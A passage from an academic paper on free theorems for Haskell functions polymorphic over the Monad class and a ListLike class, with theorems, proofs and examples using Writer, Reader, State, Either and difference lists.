- for every choice of closed types  $\tau$  and  $\tau'$ ,  $m :: \kappa_1 \tau$ , and  $k :: \tau \rightarrow \kappa_1 \tau'$ ,

$$h(m \gg=_{\kappa_1} k) = h m \gg=_{\kappa_2} h \circ k,$$

then  $h$  is called a *Monad-morphism*.

The two notions of Monad-action and Monad-morphism are strongly related, in that Monad-actions are closed under pointwise composition with Monad-morphisms or the inverses thereof, depending on whether the composition is from the left or from the right (Filinski and Størvig 2007, Proposition 3.7(2)).

## 4. One Application Field: Reasoning about Monadic Programs

For most of this section, we focus on functions  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ . However, it should be emphasised that results of the same spirit can be systematically obtained for other function types involving quantification over Monad-restricted type constructor variables just as well. And note that the presence of the concrete type `Int` in the function signature makes any results we obtain for such  $f$  more, rather than less, interesting. For clearly there are strictly, and considerably, fewer functions of type  $\text{Monad } \mu \Rightarrow [\mu \alpha] \rightarrow \mu \alpha$  than there are of type  $\text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ <sup>4</sup>, so proving a statement for all functions of the latter type demonstrates much more power than proving the same statement for all functions of the former type only. In other words, telling  $f$  what type of values are encapsulated in its monadic inputs and output entails more possible behaviours of  $f$  that our reasoning principle has to keep under control.

Also, it is *not* the case that using `Int` in most examples in this section means that we might as well have monomorphised the monad interface as follows:

```
class IntMonad μ where
  return :: Int → μ
  (gg=) :: μ → (Int → μ) → μ
```

and thus are actually just proving results about a less interesting type  $\text{IntMonad } \mu \Rightarrow [\mu] \rightarrow \mu$  without any higher-orderedness (viz., quantifying only over a type variable rather than over a type *constructor* variable). This impression would be a misconception, as we *do* indeed prove results for functions critically depending on the use of higher-order polymorphism. That the type under consideration is  $\text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  does by no way mean that monadic encapsulation is restricted to only integer values

<sup>4</sup> After all, any function (definition) of the type polymorphic over  $\alpha$  can also be given the more specific type, whereas of the functions  $f_1$  to  $f_4$  given in the introduction as examples for functions of the latter type only  $f_1$  can be given the former type as well.

inside functions of that type. Just consider the function  $f_2$  from the introduction. During that function's computation, the monadic bind operation ( $\gg=$ ) is used to combine a  $\mu$ -encapsulated integer list (viz., *sequence*  $ms :: \mu [\text{Int}]$ ) with a function to a  $\mu$ -encapsulated single integer (viz., *return*  $\circ$  *sum*  $:: [\text{Int}] \rightarrow \mu \text{ Int}$ ). Clearly, the same or similarly modular code could not have been written at type  $f_2 :: \text{IntMonad } \mu \Rightarrow [\mu] \rightarrow \mu$ , because there is no way to provide a function like *sequence* for the `IntMonad` class (or any single monomorphised class), not even when we are content with making *sequence* less flexible by fixing the  $\alpha$  in its current type to be `Int`. So again, proving results about all functions of type  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  covers more ground than might at first appear to be the case.

Having rationalised our choice of example function type, let us now get some actual work done. As a final preparation, we need to mention three laws that Monad instances  $\kappa$  are often expected to satisfy:<sup>5</sup>

$$\text{return}_\kappa a \gg=_{\kappa} k = k \quad (1)$$

$$m \gg=_{\kappa} \text{return}_\kappa = m \quad (2)$$

$$(m \gg=_{\kappa} k) \gg=_{\kappa} q = m \gg=_{\kappa} (\lambda a \rightarrow k a \gg=_{\kappa} q) \quad (3)$$

Since Haskell does not enforce these laws, and it is easy to define Monad instances violating them, we will explicitly keep track of where the laws are required in our statements and proofs.

### 4.1 Purity Preservation

As mentioned in the introduction, one first intuitive statement we naturally expect to hold of any  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  is that when all the monadic values supplied to  $f$  in the input list are actually pure (not associated with any proper monadic effect), then  $f$ 's result value, though of some monadic type, should also be pure. After all,  $f$  itself, being polymorphic over  $\mu$ , cannot introduce effects from any specific monad. This statement is expected to hold no matter what monad the input values live in. For example, if the input list consists of computations in the list monad, defined in the previous section and modelling nondeterminism, but all the concretely passed values actually correspond to deterministic computations, then we expect that  $f$ 's result value also corresponds to a deterministic computation. Similarly, if the input list consists of IO computations, but we only pass ones that happen to have no side-effect at all, then  $f$ 's result, though living in the IO monad, should also be side-effect-free. To capture the notion of “purity” independently of any concrete monad, we use the convention that the pure computations in any monad are those that may be the result of a call to *return*. Note that this does not mean that the values in the input list must *syntactically* be *return*-calls. Rather, each of them only needs to be *semantically equivalent* to some such call. The desired statement is now formalised as follows. It is proved in Appendix A, and is a corollary of Theorem 3 (to be given later).

**Theorem 1.** Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $\kappa$  be an instance of Monad satisfying law (1), and let  $l :: [\kappa \text{ Int}]$ . If every element in  $l$  is a  $\text{return}_\kappa$ -image, then so is  $f_\kappa l$ .

We can now reason for specific monads as follows.

**Example 1.** Let  $l :: [[\text{Int}]]$ , i.e.,  $l :: [\kappa \text{ Int}]$  for  $\kappa = []$ . We might be interested in establishing that when every element

<sup>5</sup> Indeed, only a Monad instance satisfying these laws constitutes a “monad” in the mathematical sense of the word.

in  $l$  is (evaluated to) a singleton list, then the result of applying any  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  to  $l$  will be a singleton list as well. While this propagation is easy to see for  $f_1$ ,  $f_2$ , and  $f_3$  from the introduction, it is maybe not so immediately obvious for the  $f_4$  given there. However, Theorem 1 tells us without any further effort that the statement in question does indeed hold for  $f_4$ , and for any other  $f$  of the same type.

Likewise, we obtain the statement about side-effect-free computations in the IO monad envisaged above. All we rely on then is that the IO monad, like the list monad, satisfies monad law (1).

## 4.2 Safe Value Extraction

A second general statement we are interested in is to deal with the case that the monadic computations provided as input are not necessarily pure, but we have a way of discarding the monadic layer and recovering underlying values. Somewhat in the spirit of *unsafePerformIO* :: IO  $\alpha \rightarrow \alpha$ , but for other monads and hopefully safe. Then, if we are interested only in a thus projected result value of  $f$ , can we show that it only depends on likewise projected input values, i.e., that we can discard any effects from the monadic computations in  $f$ 's input list when we are not interested in the effectful part of the output computation? Clearly, it would be too much to expect this reduction to work for arbitrary “projections”, or even arbitrary monads. Rather, we need to devise appropriate restrictions and prove that they suffice. The formal statement is as follows.

**Theorem 2.** Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $\kappa$  be an instance of Monad, and let  $p :: \kappa \alpha \rightarrow \alpha$ . If

- $p \circ \text{return}_\kappa = \text{id}$  and
- for every choice of closed types  $\tau$  and  $\tau'$ ,  $m :: \kappa \tau$ , and  $k :: \tau \rightarrow \kappa \tau'$ ,

$$p(m \gg=k k) = p(k(p m)),$$

then  $p \circ f_\kappa$  gives the same result for any two lists of same length whose corresponding elements have the same  $p$ -images, i.e.,  $p \circ f_\kappa$  can be “factored” as  $g \circ (\text{map } p)$  for some suitable  $g :: [\text{Int}] \rightarrow \text{Int}$ .<sup>6</sup>

The theorem is proved in Appendix B. Also, it is a corollary of Theorem 4. Note that no monad laws at all are needed in Theorem 2 and its proof. The same will be true for the other theorems we are going to provide, except for Theorem 5. But first, we consider several example applications of Theorem 2.

**Example 2.** Consider the well-known writer, or logging, monad (specialised here to the String monoid):

```
newtype Writer α = Writer (α, String)

instance Monad Writer where
  return a = Writer (a, "")
  Writer (a, s) ≫= k =
    Writer (case k a of Writer (a', s') → (a', s ++ s'))
```

<sup>6</sup>In fact, this  $g$  is explicitly given as follows:  $\text{unld} \circ \text{fId} \circ (\text{map Id})$ , using the type constructor  $\text{Id}$  and its Monad instance definition from Appendix A.

Assume we are interested in applying an  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  to an  $l :: [\text{Writer Int}]$ , yielding a monadic result of type  $\text{Writer Int}$ . Assume further that for some particular purpose during reasoning about the overall program, we are only interested in the actual integer value encapsulated in that result, as extracted by the following function:

$$\begin{aligned} p :: \text{Writer } \alpha \rightarrow \alpha \\ p(\text{Writer}(a, s)) = a \end{aligned}$$

Intuition suggests that then the value of  $p(f l)$  should not depend on any logging activity of elements in  $l$ . That is, if  $l$  were replaced by another  $l' :: [\text{Writer Int}]$  encapsulating the same integer values, but potentially attached with different logging information, then  $p(f l')$  should give exactly the same value. Since the given  $p$  fulfills the required conditions, Theorem 2 confirms this intuition.

It should also be instructive here to consider a negative example.

**Example 3.** Recall the list monad defined in Section 3. It is tempting to use  $\text{head} :: [\alpha] \rightarrow \alpha$  as an extraction function and expect that for every  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , we can factor  $\text{head} \circ f$  as  $g \circ (\text{map head})$  for some suitable  $g :: [\text{Int}] \rightarrow \text{Int}$ . But actually this factorisation fails in a subtle way. Consider, for example, the (for the sake of simplicity, artificial) function

$$\begin{aligned} f_5 :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int} \\ f_5 [] = \text{return } 0 \\ f_5 (m : ms) = \text{do } i \leftarrow m \\ \quad f_5 (\text{if } i > 0 \text{ then } ms \text{ else } tail ms) \end{aligned}$$

Then for  $l = [[1], []]$  and  $l' = [[1, 0], []]$ , both of type  $[[\text{Int}]]$ , we have  $\text{map head } l = \text{map head } l'$ , but  $\text{head}(f_5 l) \neq \text{head}(f_5 l')$ . In fact, the left-hand side of this inequality leads to an “head of empty list”-error, whereas the right-hand side delivers the value 0. Clearly, this means that the supposed  $g$  cannot exist for  $f_5$  and  $\text{head}$ . An explanation for the observed failure is provided by the conditions imposed on  $p$  in Theorem 2. It is simply not true that for every  $m$  and  $k$ ,  $\text{head}(m \gg=k k) = \text{head}(k(\text{head } m))$ . More concretely, the failure for  $f_5$  observed above arises from this equation being violated for  $m = [1, 0]$  and  $k = \lambda i \rightarrow \text{if } i > 0 \text{ then } [] \text{ else } [0]$ .

Since the previous (counter-)example is a bit peculiar in its reliance on runtime errors, let us consider a related setting without empty lists, an example also serving to further emphasise the predictive power of the conditions on  $p$  in Theorem 2.

**Example 4.** Assume, just for the scope of this example, that the type constructor  $[]$  yields (the types of) nonempty lists only. Clearly, it becomes an instance of Monad by just the same definition as given in Section 3. There are now several choices for a never failing extraction function  $p :: [\alpha] \rightarrow \alpha$ . For example,  $p$  could be  $\text{head}$ , could be  $\text{last}$ , or could be the function that always returns the element in the middle position of its input list (and, say, the left one of the two middle elements in the case of a list of even length). But which of these candidates are “good” in the sense of providing, for

every  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , a factorisation of  $p \circ f$  into  $g \circ (\text{map } p)$ ?

The answer is provided by the two conditions on  $p$  in Theorem 2, which specialised to the (nonempty) list monad require that

- for every  $a, p[a] = a$ , and
- for every choice of closed types  $\tau$  and  $\tau'$ ,  $m :: [\tau]$ , and  $k :: \tau \rightarrow [\tau']$ ,  $p(\text{concat}(\text{map } k m)) = p(k(p m))$ .

From these conditions it is easy to see that now  $p = \text{head}$  is good (in contrast to the situation in Example 3), and so is  $p = \text{last}$ , while the proposed “middle extractor” is not. It does not fulfil the second condition above, roughly because  $k$  does not necessarily map all its inputs to equally long lists. (A concrete counterexample  $f_6$ , of appropriate type, can easily be produced from this observation.)

### 4.3 Monad Subspacing

Next, we would like to tackle reasoning not about the complete absence of (à la Theorem 1), or disregard for (à la Theorem 2), monadic effects, but about finer nuances. Often, we know certain computations to realise only some of the potential effects to which they would be entitled according to the monad they live in. If, for example, the effect under consideration is nondeterminism à la the standard list monad, then we might know of some computations in that monad that they realise only one-or-one-nondeterminism, i.e., never produce more than one answer, but may produce none at all. Or we might know that they realise only non-failing-nondeterminism, i.e., always produce at least one answer, but may produce more than one. Then, we might want to argue that the respective nature of nondeterminism is preserved when combining such computations using, say, a function  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ . This preservation would mean that applying any such  $f$  to any list of empty-or-singleton lists always gives an empty-or-singleton list as result, and that applying any such  $f$  to any list of nonempty lists only gives a nonempty list as result for sure. Or, in the case of an exception monad (Either String), we might want to establish that an application of  $f$  cannot possibly lead to any exceptional value (error description string) other than those already present somewhere in its input list. Such “invariants” can often be captured by identifying a certain “subspace” of the monadic type in question that forms itself a monad, or, indeed, by “embedding” another, “smaller”, monad into the one of interest. Formal counterparts of the intuition behind the previous sentence and the vague phrases occurring therein can be found in Definition 2 and the following theorem, as well as in the subsequent examples.

**Theorem 3.** Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $h :: \kappa_1 \alpha \rightarrow \kappa_2 \alpha$  be a Monad-morphism, and let  $l :: [\kappa_2 \text{ Int}]$ . If every element in  $l$  is an  $h$ -image, then so is  $f_{\kappa_2} l$ .

**Proof.** We prove that for every  $l' :: [\kappa_1 \text{ Int}]$ ,

$$f_{\kappa_2}(\text{map } h l') = h(f_{\kappa_1} l'). \quad (4)$$

To do so, we first show that  $\mathcal{F} : \kappa_2 \Leftrightarrow \kappa_1$  with

$$\mathcal{F} \mathcal{R} = (\kappa_2 \mathcal{R}) ; h^{-1},$$

where “ $\cdot$ ” is (forward) relation composition and “ $^{-1}$ ” gives the inverse of a function graph, is a Monad-action. Indeed,

- $(\text{return}_{\kappa_2}, \text{return}_{\kappa_1}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F} \mathcal{R}$ , since for every  $\mathcal{R}$  and  $(a, b) \in \mathcal{R}$ ,  $(\text{return}_{\kappa_2} a, h(\text{return}_{\kappa_1} b)) = (\text{return}_{\kappa_2} a, \text{return}_{\kappa_2} b) \in \kappa_2 \mathcal{R}$  by  $(\text{return}_{\kappa_2}, \text{return}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \kappa_2 \mathcal{R}$  (which holds due to  $\text{return}_{\kappa_2} :: \forall \alpha. \alpha \rightarrow \kappa_2 \alpha$ ), and
- $((\gg_{\kappa_2}), (\gg_{\kappa_1})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F} \mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F} \mathcal{S}) \rightarrow \mathcal{F} \mathcal{S})$ , since for every  $\mathcal{R}, \mathcal{S}, (m_1, m_2) \in (\kappa_2 \mathcal{R}) ; h^{-1}$ , and  $(k_1, k_2) \in \mathcal{R} \rightarrow ((\kappa_2 \mathcal{S}) ; h^{-1})$ ,

$$(m_1 \gg_{\kappa_2} k_1, h(m_2 \gg_{\kappa_1} k_2)) = \\ (m_1 \gg_{\kappa_2} k_1, h m_2 \gg_{\kappa_2} h \circ k_2) \in \kappa_2 \mathcal{S}$$

$$\text{by } ((\gg_{\kappa_2}), (\gg_{\kappa_2})) \in \forall \mathcal{R}. \forall \mathcal{S}. \kappa_2 \mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \kappa_2 \mathcal{S}) \rightarrow \kappa_2 \mathcal{S}), (m_1, h m_2) \in \kappa_2 \mathcal{R}, \text{ and } (k_1, h \circ k_2) \in \mathcal{R} \rightarrow \kappa_2 \mathcal{S}.$$

Hence,  $(f_{\kappa_2}, f_{\kappa_1}) \in [\mathcal{F} \text{id}_{\text{Int}}] \rightarrow \mathcal{F} \text{id}_{\text{Int}}$ . Given that we have  $\mathcal{F} \text{id}_{\text{Int}} = (\kappa_2 \text{id}_{\text{Int}}) ; h^{-1} = h^{-1}$ , this implies the claim. (Note that  $\kappa_2 \text{id}_{\text{Int}}$  is the relational interpretation of the closed type  $\kappa_2 \text{ Int}$ , and thus itself denotes  $\text{id}_{\kappa_2 \text{ Int}}$ .)

Using Theorem 3, we can indeed prove the statements mentioned for the list and exception monads above. Here, for diversion, we instead prove some results about more stateful computations.

**Example 5.** Consider the well-known reader monad:

**newtype** Reader  $\rho \alpha = \text{Reader } (\rho \rightarrow \alpha)$

**instance** Monad (Reader  $\rho$ ) **where**

**return**  $a = \text{Reader } (\lambda r \rightarrow a)$

**Reader**  $g \gg= k =$

**Reader**  $(\lambda r \rightarrow \text{case } k (g r) \text{ of Reader } g' \rightarrow g' r)$

Assume we are given a list of computations in a Reader monad, but it happens that all present computations depend only on a certain part of the environment type. For example, for some closed types  $\tau_1$  and  $\tau_2$ ,  $l :: [\text{Reader } (\tau_1, \tau_2) \text{ Int}]$ , and for every element Reader  $g$  in  $l$ ,  $g(x, y)$  never depends on  $y$ . We come to expect that the same kind of independence should then hold for the result of applying any  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  to  $l$ . And indeed it does hold by Theorem 3 with the following Monad-morphism:

$$h :: \text{Reader } \tau_1 \alpha \rightarrow \text{Reader } (\tau_1, \tau_2) \alpha \\ h(\text{Reader } g) = \text{Reader } (g \circ \text{fst})$$

It is also possible to connect more different monads, even involving the IO monad.

**Example 6.** Let  $l :: [\text{IO Int}]$  and assume that the only side-effects that elements in  $l$  have consist of writing strings to the output. We would like to use Theorem 3 to argue that the same is then true for the result of applying any  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  to  $l$ . To this end, we need to somehow capture the concept of “writing (potentially empty) strings to the output as only side-effect of an IO computation” via an embedding from another monad. Quite naturally, we reuse the Writer monad from Example 2. The embedding function is as follows:

$$h :: \text{Writer } \alpha \rightarrow \text{IO } \alpha \\ h(\text{Writer } (a, s)) = \text{putStr } s \gg \text{return } a$$

What is left to do is to show that  $h$  is a Monad-morphism. But this property follows from  $\text{putStr } " = \text{return } ()$ ,

$\text{putStr } (s ++ s') = \text{putStr } s \gg \text{putStr } s'$ , and monad laws (1) and (3) for the IO monad.

Similarly to the above, it would also be possible to show that when the IO computations in  $l$  do only read from the input (via, possibly repeated, calls to  $\text{getChar}$ ), then the same is true of  $f l$ . Instead of exercising this through, we turn to general state transformers.

**Example 7.** Consider the well-known state monad:

```
newtype State σ α = State (σ → (α, σ))

instance Monad (State σ) where
    return a = State (λs → (a, s))
    State g ≫= k =
        State (λs → let (a, s') = g s in
                    case k a of State g' → g' s')
```

Intuitively, this monad extends the reader monad by not only allowing a computation to depend on an input state, but also to transform the state to be passed to a subsequent computation. A natural question now is whether being a specific state transformer that actually corresponds to a read-only computation is an invariant that is preserved when computations are combined. That is, given some closed type  $\tau$  and  $l :: [\text{State } \tau \text{ Int}]$  such that for every element  $\text{State } g$  in  $l$ ,  $\text{snd} \circ g = \text{id}$ , is it the case that for every  $f :: \text{Monad } μ ⇒ [μ \text{ Int}] → μ \text{ Int}$ , also  $f l$  is of the form  $\text{State } g$  for some  $g$  with  $\text{snd} \circ g = \text{id}$ ?

The positive answer is provided by Theorem 3 with the following Monad-morphism:

```
h :: Reader τ α → State τ α
h (Reader g) = State (λs → (g s, s))
```

Similarly to the above, we can show preservation of the invariant that a computation transforms the state “in the background”, while the primary result value is independent of the input state. That is, if for every element  $\text{State } g$  in  $l$ , there exists an  $i :: \text{Int}$  with  $\text{fst} \circ g = \text{const } i$ , then the same applies to  $f l$ . It should also be possible to transfer the above kind of reasoning to the ST monad (Launchbury and Peyton Jones 1995).

#### 4.4 Effect Abstraction

As a final statement about our pet type,  $\text{Monad } μ ⇒ [μ \text{ Int}] → μ \text{ Int}$ , we would like to show that we can abstract from some aspects of the effectful computations in the input list if we are interested in the effects of the final result only up to the same abstraction. For conveying between the full effect space and its abstraction, we again use Monad-morphisms.

**Theorem 4.** Let  $f :: \text{Monad } μ ⇒ [μ \text{ Int}] → μ \text{ Int}$  and let  $h :: κ_1 α → κ_2 α$  be a Monad-morphism. Then  $h ∘ f_{κ_1}$  gives the same result for any two lists of same length whose corresponding elements have the same  $h$ -images.

**Proof.** Let  $l_1, l_2 :: [κ_1 \text{ Int}]$  be such that  $\text{map } h l_1 = \text{map } h l_2$ . Then  $h (f_{κ_1} l_1) = h (f_{κ_1} l_2)$  by statement (4) from the proof of Theorem 3.

**Example 8.** Consider the well-known exception monad:

```
instance Monad (Either String) where
    return a = Right a
    Left err ≫= k = Left err
    Right a ≫= k = k a
```

We would like to argue that if we are only interested in whether the result of  $f$  for some input list over the type  $\text{Either String Int}$  is an exceptional value or not (and which ordinary value is encapsulated in the latter case), but do not care what the concrete error description string is in the former case, then the answer is independent of the concrete error description strings potentially appearing in the input list. Formally, let  $l_1, l_2 :: [\text{Either String Int}]$  be of same length, and let corresponding elements either be both tagged with  $\text{Left}$  (but not necessarily containing the same strings) or be identical  $\text{Right}$ -tagged values. Then for every  $f :: \text{Monad } μ ⇒ [μ \text{ Int}] → μ \text{ Int}$ ,  $f l_1$  and  $f l_2$  either are both tagged with  $\text{Left}$  or are identical  $\text{Right}$ -tagged values. This statement holds by Theorem 4 with the following Monad-morphism:

```
h :: Either String α → Maybe α
h (Left err) = Nothing
h (Right a) = Just a
```

#### 4.5 A More Polymorphic Example

Just to reinforce that our approach is not specific to our pet type alone, we end this section by giving a theorem obtained for another type, the one of *sequence* from the introduction, also showing that mixed quantification over both type constructor variables and ordinary type variables can very well be handled. The theorem’s statement involves the following function:

```
fmap :: Monad μ ⇒ (α → β) → μ α → μ β
fmap g m = m ≫= return ∘ g
```

**Theorem 5.** Let  $f :: \text{Monad } μ ⇒ [μ α] → μ [α]$  and let  $h :: κ_1 α → κ_2 α$  be a Monad-morphism. If  $κ_2$  satisfies law (2), then for every choice of closed types  $τ_1$  and  $τ_2$  and  $g :: τ_1 → τ_2$ ,

$$\begin{aligned} f_{κ_2} ∘ \text{map } (fmap_{κ_2} g) ∘ \text{map } h \\ = \\ fmap_{κ_2} (\text{map } g) ∘ h ∘ f_{κ_1}. \end{aligned}$$

Intuitively, this theorem means that any  $f$  of type  $\text{Monad } μ ⇒ [μ α] → μ [α]$  commutes with, both, transformations on the monad structure and transformations on the element level. The occurrences of  $\text{map}$  and  $fmap$  are solely there to bring those transformations  $h$  and  $g$  into the proper positions with respect to the different nestings of the type constructors  $μ$  and  $[]$  on the input and output sides of  $f$ . Note that by setting either  $g$  or  $h$  to  $\text{id}$ , we obtain the specialised versions

$$f_{κ_2} ∘ \text{map } h = h ∘ f_{κ_1}$$

<sup>7</sup>For the curious reader: the proof derives this statement from  $(f_{κ_2}, f_{κ_1}) ∈ [\mathcal{F} g^{-1}] → \mathcal{F} [g^{-1}]$  for the same Monad-action  $\mathcal{F} : κ_2 ⇔ κ_1$  as used in the proof of Theorem 3.

and

$$f_\kappa \circ \text{map} (\text{fmap}_\kappa g) = \text{fmap}_\kappa (\text{map } g) \circ f_\kappa. \quad (5)$$

Further specialising the latter by choosing the identity monad for  $\kappa$ , we would also essentially recover the free theorem derived for  $f :: [\alpha] \rightarrow [\alpha]$  in Section 2.

## 5. Another Application: Difference Lists, Transparently

It is a well-known problem that computations over lists sometimes suffer from a quadratic runtime blow-up due to left-associatively nested appends. For example, this is so for flattening a tree of type

```
data Tree α = Leaf α | Node (Tree α) (Tree α)
```

using the following function:

$$\begin{aligned} \text{flatten} &:: \text{Tree } \alpha \rightarrow [\alpha] \\ \text{flatten} (\text{Leaf } a) &= [a] \\ \text{flatten} (\text{Node } t_1 t_2) &= \text{flatten } t_1 ++ \text{flatten } t_2 \end{aligned}$$

An equally well-known solution is to switch to an alternative representation of lists as functions, by abstraction over the list end, often called difference lists. In the formulation of Hughes (1986), but encapsulated as an explicitly new data type:

```
newtype DList α = DL {unDL :: [α] → [α]}
```

$$\begin{aligned} \text{rep} &:: [\alpha] \rightarrow \text{DList } \alpha \\ \text{rep } l &= \text{DL } (l++) \end{aligned}$$

$$\begin{aligned} \text{abs} &:: \text{DList } \alpha \rightarrow [\alpha] \\ \text{abs } (\text{DL } f) &= f [] \end{aligned}$$

$$\begin{aligned} \text{emptyR} &:: \text{DList } \alpha \\ \text{emptyR} &= \text{DL id} \end{aligned}$$

$$\begin{aligned} \text{consR} &:: \alpha \rightarrow \text{DList } \alpha \rightarrow \text{DList } \alpha \\ \text{consR } a (\text{DL } f) &= \text{DL } ((a :) \circ f) \end{aligned}$$

$$\begin{aligned} \text{appendR} &:: \text{DList } \alpha \rightarrow \text{DList } \alpha \rightarrow \text{DList } \alpha \\ \text{appendR } (\text{DL } f) (\text{DL } g) &= \text{DL } (f \circ g) \end{aligned}$$

Then, flattening a tree into a list in the new representation can be done using the following function:

$$\begin{aligned} \text{flatten}' &:: \text{Tree } \alpha \rightarrow \text{DList } \alpha \\ \text{flatten}' (\text{Leaf } a) &= \text{consR } a \text{ emptyR} \\ \text{flatten}' (\text{Node } t_1 t_2) &= \text{appendR } (\text{flatten}' t_1) (\text{flatten}' t_2) \end{aligned}$$

and a more efficient variant of the original function, with its original type, can be recovered as follows:

$$\begin{aligned} \text{flatten} &:: \text{Tree } \alpha \rightarrow [\alpha] \\ \text{flatten} &= \text{abs } \circ \text{flatten}' \end{aligned}$$

There are two problems with this approach. One is correctness. How do we know that the new  $\text{flatten}$  is equivalent to the original one? We could try to argue by “distributing”  $\text{abs}$  over the definition of  $\text{flatten}'$ , using  $\text{abs } \text{emptyR} = []$ ,  $\text{abs } (\text{consR } a \text{ as}) = a : \text{abs } \text{as}$ , and

$$\text{abs } (\text{appendR } \text{as } \text{bs}) = \text{abs } \text{as} ++ \text{abs } \text{bs}. \quad (6)$$

But actually the last equation does not hold in general. The reason is that there are  $\text{as} :: \text{DList } \tau$  that are not in the image of  $\text{rep}$ . Consider, for example,  $\text{as} = \text{DL reverse}$ . Then neither is  $\text{as} = \text{rep } l$  for any  $l$ , nor does (6) hold for every  $\text{bs}$ . Any argument “by distributing  $\text{abs}$ ” would thus have to rely on the implicit assumption that a certain discipline has been exercised when going from the original  $\text{flatten}$  to  $\text{flatten}'$  by replacing  $[]$ ,  $(:)$ , and  $(++)$

by  $\text{emptyR}$ ,  $\text{consR}$ , and  $\text{appendR}$  (and/or applying  $\text{rep}$  to explicit lists). But this implicit assumption is not immediately in reach for formal grasp. So it would be nice to be able to provide a single, conclusive correctness statement for transformations like the one above. One way to do so was presented by Voigtlander (2002), but it requires a certain restructuring of code that can hamper compositionality and flexibility by introducing abstraction at fixed program points (via lambda-abstraction and so-called *vanish*-combinators). This also brings us to the second problem with the simple approach above.

When, and how, should we switch between the original and the alternative representations of lists during program construction? If we first write the original version of  $\text{flatten}$  and only later, after observing a quadratic runtime overhead, switch manually to the  $\text{flatten}'$ -version, then this rewriting is quite cumbersome, in particular when it has to be done repeatedly for different functions. Of course, we could decide to always use  $\text{emptyR}$ ,  $\text{consR}$ , and  $\text{appendR}$  from the beginning, to be on the safe side. But actually this strategy is not so safe, efficiency-wise, because the representation of lists by functions carries its own (constant-factor) overhead. If a function does not use appends in a harmful way, then we do not want to pay this price. Hence, using the alternative presentation in a particular situation should be a conscious decision, not a default. And assume that later on we change the behaviour of  $\text{flatten}$ , say, to explore only a single path through the input tree, so that no appends at all arise. Certainly, we do not want to have to go and manually switch back to the, now sufficient, original list representation.

The cure to our woes here is almost obvious, and has often been applied in similar situations: simply use overloading. Specifically, we can declare a type constructor class as follows:

```
class ListLike δ where
  empty :: δ α
  cons :: α → δ α → δ α
  append :: δ α → δ α → δ α
```

and code  $\text{flatten}$  in the following form:

$$\begin{aligned} \text{flatten} &:: \text{Tree } \alpha \rightarrow (\forall \delta. \text{ListLike } \delta \Rightarrow \delta \alpha) \\ \text{flatten } (\text{Leaf } a) &= \text{cons } a \text{ empty} \\ \text{flatten } (\text{Node } t_1 t_2) &= \text{append } (\text{flatten } t_1) (\text{flatten } t_2) \end{aligned}$$

Then, with the obvious instance definitions

```
instance ListLike [] where
  empty = []
  cons = (:)
  append = (+)
```

and

```
instance ListLike DList where
  empty = emptyR
  cons = consR
  append = appendR
```

we can use the single version of  $\text{flatten}$  above both to produce ordinary lists and to produce difference lists. The choice between the two will be made automatically by the type checker, depending on the context in which a call to  $\text{flatten}$  occurs. For example, in

$$\text{last } (\text{flatten } t) \quad (7)$$

the ordinary list representation will be used, due to the input type of  $\text{last}$ . Actually, (7) will compile (under GHC, at least) to exactly the same code as  $\text{last } (\text{flatten } t)$  for the original definition of  $\text{flatten}$  from the very beginning of this section. Any overhead related to the type class abstraction is simply eliminated by a standard optimisation. In particular, this means that where the original representation of lists would have perfectly sufficed, programming against the abstract interface provided by the *ListLike* class does

no harm either. On the other hand, (7) of course still suffers from the same quadratic runtime blow-up as with the original definition of *flatten*. But now we can switch to the better behaved difference list representation without touching the code of *flatten* at all, by simply using

$$\text{last}(\text{abs}(\text{flatten } t)). \quad (8)$$

Here the (input) type of *abs* determines *flatten* to use *emptyR*, *consR*, and *appendR*, leading to linear runtime.

Can we now also answer the correctness question more satisfactorily? Given the forms of (7) and (8), it is tempting to simply conjecture that *abs*  $t = t$  for any  $t$ . But this conjecture cannot be quite right, as *abs* has different input and output types. Also, we have already observed that some  $t$  of *abs*'s input type are problematic by not corresponding to any actual list. The coup now is to only consider  $t$  that only use the ListLike interface, rather than any specific operations related to DList as such. That is, we will indeed prove that for every closed type  $\tau$  and  $t :: \text{ListLike } \delta \Rightarrow \delta \tau$ ,

$$\text{abs } t_{\text{DList}} = t_{[]}.$$

Since the polymorphism over  $\delta$  in the type of  $t$  is so important, we follow Voigtländer (2008a) and make it an explicit requirement in a function that we will use instead of *abs* for switching from the original to the alternative representation of lists:

$$\begin{aligned} \text{improve} &:: (\forall \delta. \text{ListLike } \delta \Rightarrow \delta \alpha) \rightarrow [\alpha] \\ \text{improve } t &= \text{abs } t \end{aligned}$$

Now, when we observe the problematic runtime overhead in (7), we can replace it by

$$\text{last}(\text{improve}(\text{flatten } t)).$$

That this replacement does not change the semantics of the program is established by the following theorem, which provides the sought-after general correctness statement.

